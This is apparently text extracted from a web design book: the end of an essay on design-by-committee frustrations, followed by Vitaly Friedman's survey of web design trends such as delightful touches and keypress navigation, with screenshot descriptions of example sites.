Through it all, I've heard some wondrous and magical statements come from the mouths of non-creatives as they "join in on the fun" of designing in these dreaded committee meetings.

My favorite exchange to date happened in a meeting that a secretary sat in to take notes but who eventually took over the conversation. I looked at her and then the art director, who sat sheepishly quiet (from too many

emotional beatings, no doubt), and asked why a secretary would be allowed to give design feedback. She pulled herself up in her chair and said, "Well, you do want this to be the best product it can be?"

"The best it can be." She was somehow convinced that her opinion overshadowed all others, including those of the art staff. In her mind, she was actually saving the design. Stories like this abound.

You're Not The Only One

Wanting to feel I was not alone, I posed the question to the art directors among my umpteen connections on LinkedIn. The responses were varied, passionate and maddening at times. One of my favorite Los Angeles art directors gave me a list of her favorite sayings overheard in committee meetings:

My wife wants more circles.

My husband says it doesn't hit him in the gut.

My kids say there are too many words.

My dog didn't wag its tail.

The waiter said he's seen something just like that in France.

I need more oopmh in it.

I'll know it when I see it. So go back and make more.

I love what ____ did. Can you do the same, but with carrots?

What are you doing after work?

The next respondent to my question asked, "Did you forget to take your meds today?" Another chimed in, "I don't want to give you any stories because I don't want to cry!"

One creative director added these: "Why isn't my logo bigger?", "Why can't we use all of this empty space over here?" and "It's too promotional". He adds: "Anything from anyone who's ever said, 'I'm not creative, but...' or 'It needs more... something.' And anything from anyone who 'knows what they don't want but has to actually see what they do want because they can't describe/direct/vocalize it'."

Plenty of responses advised us to let go and just take the fee and do whatever the client or committee wants. This is a "service industry" after all. One graphic designer wrote:

One thing I try to do is understand why certain decisions have been made, and I do this by questioning the person doing the direction (this could be a colleague, sales person, client, etc.). If that person has legitimate reasons for asking for specific things, and they can back up that it will work, I'd like to know.

Another voice added, "He who pays calls the tune, even if they're wrong, and even if they have poor taste. That is important to keep in mind."

As much as I agree, there is still that voice inside me that screams bloody murder at the idiocracy of group decisions. Feeling the same way, an art director in Texas wrote, "The client may pay for the work, but who takes the blame when the client campaign fails miserably because the client did not listen to the advice of the designer?"

Who Should Ultimately Decide?

For better or worse, I agree with another passage in Mr. Arrington's article:

"Product should be a dictatorship, not consensus-driven. There are casualties, hurt feelings, angry users. But all of those things are necessary if you're going to create something unique. The iPhone is clearly a vision of a single core team, or maybe even one man. It happened to be a good dream, and that device now dominates mobile culture. But it's extremely unlikely Apple would have ever built it if they conducted lots of focus groups and customer outreach first. No keyboard? Please."

He also [illustrates his point](#) brutally with this hard fact:

"Digg is sort of on the opposite end of the spectrum. The company has been standing still now for years as Facebook, Twitter and others have run laps around it. But the company is famous for listening to its hard core fanatical users."

My point is best made through the brilliant, funny, intelligent Better Off Ted. In one adventure, the corporation empowers everyone to make decisions about products in committee. [See what happens to the simple product](#). The always classic "[Process \(aka Designing the Stop Sign\)](#)" is another frightening example soaked in truth.

Marketing aims to create consumer interest in goods and services based on the assumption that the target consumer is buying a lifestyle or habit, with some income, location and loyalty considerations thrown in. It draws from information about the target demographic; however, personal preferences about color, type size, logos and so on do not represent those of the target demographic. One person on a committee *might* be a target consumer, but certainly not the committee as a whole. Should people from disparate

demographics second-guess the visual approach taken by the designer to the target consumer?

Mr. Arrington believes that the plan trumps all voices. His article ends with a very assertive video about winners and losers. Most creatives choose to let it wash over them and collect their pay check. I suppose I don't agree because I haven't seen many pay checks made out to "Dance, monkey, dance!"

What's The Solution?

From all the responses and stories, it seems there are few ways to live with the design-by-committee lifestyle. Suggesting what a marketing plan or piece of copy is missing or implying that the secretary is unable to spell will only get you pegged as "difficult" and make you appear as though you "overstep boundaries." Asking a non-creative who gives you excruciating input why they think you're incapable of doing your job will brand you as "defensive" and "combative." Give in, and you'll earn descriptions like "flexible" and "easy to direct."

The sensible answer is to listen, absorb, discuss, be able to defend any design decision with clarity and reason, know when to pick your battles and know when to let go.

A photographer I know once said, "I'll give the model a big mole on her face, and the committee focuses on that and are usually satisfied with the momentous change of removing it and leave everything else as is."

Whether you're on staff or freelance, the political dance of correctness and cooperation brings a new story and new experience every day. And isn't that one of the great things about this business... even if it goes around

and around sometimes? You can just blame someone using the new buzzword, "Commidiot," which is a committee member who has no idea what is going on in front of them but feels they have to say something of importance to justify their presence in the room.

The Current State of Web Design

Vitaly Friedman

Web design is a fickle industry. Just like every other form of artistic expression, Web design has undergone a continuous and surprisingly fast evolution. Once a playground for enthusiasts, it has now become a mature rich medium with strong aesthetic and functional appeal. In fact, we are experiencing what could be the golden era of Web design — or at least the best period thus far. We have powerful new tools at our disposal (CSS3, HTML5, font-embedding, etc.), a plethora of freely available resources, a strong design community and also (if you needed any more!) reliable support of Web standards in the major browsers.

We're seeing better interaction design and more aesthetically pleasing designs. And we're seeing more personal, engaging and memorable sites, too. But what exactly is making the difference? What new directions is Web design heading in today? What new techniques, concepts and ideas are becoming important? In this article, we present some observations on the current state of Web design. We describe existing and upcoming trends and explain how Web design might evolve in the coming months and years. We'll also touch on what we as Web designers should be ready for to keep abreast of new challenges and opportunities.

Design For Delight

As designers, our job is to communicate ideas effectively. For every particular message, we create a context in which the message would work best, guiding users to achieving their tasks, gaining their trust or convincing them of whatever we're communicating. Of course, there are endless ways to create this context. One of them is to design for visual aesthetics, surprise, joy, happiness — design for delight; design to be memorable and remarkable.

Attractive things work better and help focus and keep the user's attention. Memorable design increases excitement for products and brands, leading to increased engagement. In fact, a strong, reliable emotional relationship between your clients and their audience could be the best thing that ever happens to your career.

Although the vast majority of brands are still silent, passive and impersonal, we've observed more websites trying hard to engage our senses, whether through a strong aesthetic appeal, through witty animations in the content block or simply through a little extra attention to small design elements on the "About" page. Such designs are beautiful to look at, fun to navigate but, most importantly, memorable — for the simple reason that they are different. By adding delightful personal touches to your designs, you stand out from the crowd and give visitors something to talk about and share with friends and colleagues. And that's a good start.

You can elicit delight in a variety of settings: on your maintenance mode page, on the 404 error page, in your pre-loader, and everywhere else. The idea is to surprise visitors by giving them something pleasant to talk about.

Bounty Bev

Bounty Bev is a beverage company with a beautiful one-page design. Apart from its subtle hover effects and animations, the website has some nice extras: if you scroll down the page manually with the mouse wheel, a small pop-up appears asking you if you need a lift. The typography is strong and memorable, and the design is playful. Simple, clear and personal, the website leaves a strong positive impression.



www.bountybev.com

Analog.coop

Analog provides a very personal experience to visitors. When you visit the page, it displays where you are located and tells you the members of the team who are closest to you (in our case, Alan and Jon, who are about 500 miles away in Bristol). The website has a couple of nice Easter eggs that are not visible at first glance. You might want to play around with the header and the photos of team. The page is just fun to explore.

The screenshot shows the Analog.coop homepage. On the left, there's a red banner with the word "Analog" in white. Below it, a text block says: "By the way, with some GeoIP guesswork, it looks like you're in Germany. Alan and Jon are closest to you – about 500 miles away in Bristol." To the right, there's a black and white illustration of five people in a row, with arrows pointing from their names above them to their heads: "JON G.", "JON T", "ANDREI", "CHRIS", and "ALAN". Next to the illustration, a text block reads: "Analog is a company of friends who make web sites. It's a co-operative where imagination, design, and engineering thrive; good people doing good work." At the bottom, there's a "PEOPLE" section with a bio for the team.

PEOPLE We're a tight-knit group of designers – [Alan Colville](#) and [Jon Tan](#) – and developers – [Andrei Zmievski](#), [Chris Shiflett](#), and [Jon Gibbins](#). Between us, we've authored and coauthored half a dozen books; given more than a hundred talks at conferences like [OSCON](#), [South by Southwest](#), [FOWA](#), and [Webstock](#); and helped the likes of Yahoo, Digg, National Geographic, Visa, and BlackBerry.

analog.coop

Billy Tamplin

On his blog, Billy Tamplin focuses on the small victories in his life. Each post records a personal achievement, displaying a custom-designed merit badge and an explanation of the conquest. Billy uses this metaphor throughout the website, speaking of “super Web abilities” (Agile CSS, PHP-prepared, IE6-reinforced, etc.) and “heroic design strengths” (human-friendly aim, keen creative detail, etc.). He also has a personal portfolio on the website. Notice how well the color scheme fits the theme. The design is simple and beautiful, and the “achievement” twist is unusual and memorable.

The screenshot shows a dark-themed blog post from 'billy tamplin'. At the top, there's a navigation bar with links for Home, Achievements, Portfolio, and About. Below the navigation is a large, stylized merit badge icon with three horizontal bars and a star at the bottom, set against a laurel wreath background. The main title of the post is 'Acquired Badass Rank by Upgrading Wallet'. Below the title, it says 'Purchased a killer new artist-made wallet from Resist Today'. A paragraph of text explains that Resist Today is a web site filled with unique artist-made items like t-shirts, wallets, messenger bags, pillows, neck ties, and fine art prints, all treated as finely crafted art pieces. The author, Billy Tamplin, describes his 'My First Wallet' purchase, noting it's been five years since he bought it and it's still in good condition despite daily use. A link 'Continue reading this achievement...' is provided. At the bottom of the post, it says 'This achievement has earned 3 responses'.

billytamplin.com

MIX


MIX labs, a community blog for designers and Web developers, doesn't have hidden features, appealing animations or striking hover effects. Instead, it has a consistent, visually appealing design: can you spot where and how often colorful circles are repeated throughout the website? The design emphasizes the content and has a personal touch. Simply beautiful.

The screenshot shows the homepage of the MIX website. At the top, there's a navigation bar with the word "MIX" in large letters, a colorful logo consisting of red, yellow, green, and blue squares, and social media links for Twitter and Facebook, along with a "SUBSCRIBE" button. Below the navigation is a main content area with a large, stylized graphic of overlapping colored circles (red, blue, yellow, green) on the left. On the right, there's a large text overlay that reads "WE ARE A COMMUNITY for Designers, Developers, & Web Builders". In the center, there's a featured article titled "Page Transitions" by Tim Aidlin, dated Dec 03, 2010, in the Design category. The article includes a small profile picture of Tim Aidlin and a pink circular graphic. Below the article is a "VIEWING" progress bar with several dots. At the bottom of the page, there are three sections: "ARTICLES & OPINIONS" (with a sub-note about insights from the team and industry pros), "MIX LABS" (described as free, open source prototypes and tools), and "EVENTS & SPEAKING" (noting the hosting of many events). The overall design is clean and modern, using a white background with a subtle textured pattern and a sans-serif font.

visitmix.com

Mailchimp

MailChimp heavily incorporates the monkey metaphor in all aspects of its design. To inform customers of recent updates, Mailchimp present an ASCII animation that tells the user something is happening in the background; this nice detail is surprising yet unobtrusive. The company also uses personal, friendly and perhaps occasionally geeky language when addressing user needs. This is the part of the image that MailChimp thoughtfully preserves in its Web application.



www.mailchimp.com


Keypress Navigation

As designers try to make their designs more intuitive, it is no surprise that websites are becoming more responsive. Not only does this apply to user interfaces in modern Web applications (which are becoming as robust as desktop applications — and often smarter), but with the wide adoption of JavaScript libraries, “classic” websites are becoming more robust and interactive, too. One way to make websites more responsive is through “keypress navigation,” which hasn’t been widely adopted so far. But lately we’ve observed more designs implementing this effectively. The most popular setting for such navigation is on photo websites such as Flickr or FFFFound.

The general idea is to give users keyboard shortcuts that help them perform tedious tasks, such as navigating between blog posts, moving through images in a slideshow, changing the current view (e.g. from a horizontal to vertical grid), liking articles and navigating between sections of a website. Keypress navigation is common in Flash-based designs, but we are now seeing it applied to CSS-based designs, too. [Google Reader](#) is a prime example of advanced keypress navigation, but other websites have good implementations, too.

They Make Apps


Last year, [They Make Apps](#) began offering users smooth and advanced keyboard navigation as an alternative to classic scrolling. Users could switch between both modes using a drop-down menu in the main navigation of the page. In “keyboard navigation mode,” users used the arrow keys to navigate between content blocks; the “Return” key triggered the detailed view and “Escape” returned to the main page. For some reason, this navigation isn’t available any longer.



patterntap.com

Mad-ar.ch


Marc Anton Dahmen's website is Flash-based, and its navigation is quite advanced: users can jump to the contact form with "c," scale images with "--" and "+," and then navigate and sort images and scroll through text with the vertical arrow keys.



mad-ar.ch

9GAG

9GAG is a social image bookmarking website. Users can navigate to the next and previous image using "j" and "k," respectively. The current image can be voted up using "l" (for love): no mouse scrolling necessary. In this case, a shortcut to the grid view would be useful, too.



9gag.com

Feta

Yet another Flash-based website that lets you use the left and right arrow keys to browse items of a section, the down key to select and the up key to go back.



www.feta.pl

NY Times: Times Skimmer

The New York Times' quick overview page has very advanced keypress navigation. Users can use the arrows to navigate sections, zoom in using "Shift," return to the top with "t," refresh the current section with "r" and select article using "a" and the arrows. Learning the keys is a bit time-consuming, but once you've got them, navigating the page is much easier.

The New York Times | TOP NEWS

White House, Egypt Discuss Plan for Mubarak's Exit

BY HELENE COOPER AND MARK LANDLER

 President Hosni Mubarak has balked at leaving, but talks are continuing with Egyptian officials about a plan in which Vice President Omar Suleiman would begin a process of reform, officials said.

Some Fear a Street Movement's Leaderless Status May Become a Liability

BY KAREEM FAHIM AND MONA EL-NAGGAR

Despite logistical challenges, a campaign to oust President Hosni Mubarak has survived, waged by a diverse band of protesters with no acknowledged leader.

The Weekender
FRIDAY. SATURDAY. SUNDAY
ONLY \$3.80 PER WEEK
CLICK TO ORDER



Crackdown in Egypt Widens but Officials Offer Concessions

BY ANTHONY SHADID

 While blaming foreigners for the unrest, the Egyptian government offered concessions that once would have been startling.

JPMorgan Hid Doubts on Madoff, Documents Suggest

BY DIANA B. HENRIQUES

 Newly unsealed court documents show that bank executives were suspicious of Bernard Madoff's accounts and steered clients away from him but did not alert regulators.


Governors Get Advice for Saving on Medicaid

BY ROBERT PEAR

The administration's money-saving ideas were received as constructive, but not nearly enough.

Smaller New Orleans After Katrina, Census Shows

BY CAMPBELL ROBERTSON

 Results of the 2010 census show that the

In a Shift, Cubans Savor Working for Themselves

BY VICTORIA BURNETT

 Hoping to resuscitate Cuba's crippled economy, President Raúl

SECTIONS 
TOP NEWS
OPINION
WORLD
U.S.
POLITICS
N.Y. / REGION
BUSINESS
TECHNOLOGY
SPORTS
SCIENCE
HEALTH
ARTS
FASHION & STYLE
DINING & WINE
SUNDAY MAGAZINE
WEEK IN REVIEW
TRAVEL
MOST E-MAILED

www.nytimes.com

Pictory

PictoryMag, a magazine dedicated to photo stories, also has "j" and "k" navigation to browse images.

The screenshot shows the homepage of PictoryMag. At the top, the word "Pictory" is written in a stylized yellow font. To its right, the tagline "Your best photo stories." is displayed. Below this, there's a large, dramatic photograph of three people in orange safety gear on a ship deck, with one person pulling on a thick rope. The word "DANGER" is prominently displayed in large, yellow, block letters across the center of the image. Below the photo, the text "Lions, tides, and barrels: twenty-eight stories of energy and emergency." is visible. A "VIEW SHOWCASE" button is located below this text. In the bottom left corner of the main image area, the word "VIEW ALL" is followed by a right-pointing arrow. Below the main image, there's a section titled "Other recent features" with four smaller thumbnail images. Each thumbnail includes a caption and a "Photo by" credit. The first thumbnail shows a train station platform with the caption "Fall in love with picturesque London, from the eyes of visitors and veterans." The second thumbnail shows a person in a field with the caption "Catch spring fever from these twenty-three tales of wanderlust." The third thumbnail shows a woman looking up with the caption "Meet featured contributor Steph Goranick, one of the most underrated creative minds in Brooklyn." The fourth thumbnail shows a building in a rural setting with the caption "View the Neighborhood Treasures of thirty-one communities across the states and beyond."

Pictory

Your best photo stories.

DANGER

Lions, tides, and barrels: twenty-eight stories of energy and emergency.

VIEW SHOWCASE ▶

VIEW ALL ▶

Other recent features

Fall in love with picturesque London, from the eyes of visitors and veterans.
Photo by Chris Cardinal

Catch spring fever from these twenty-three tales of wanderlust.
Photo by Ashley Qualls

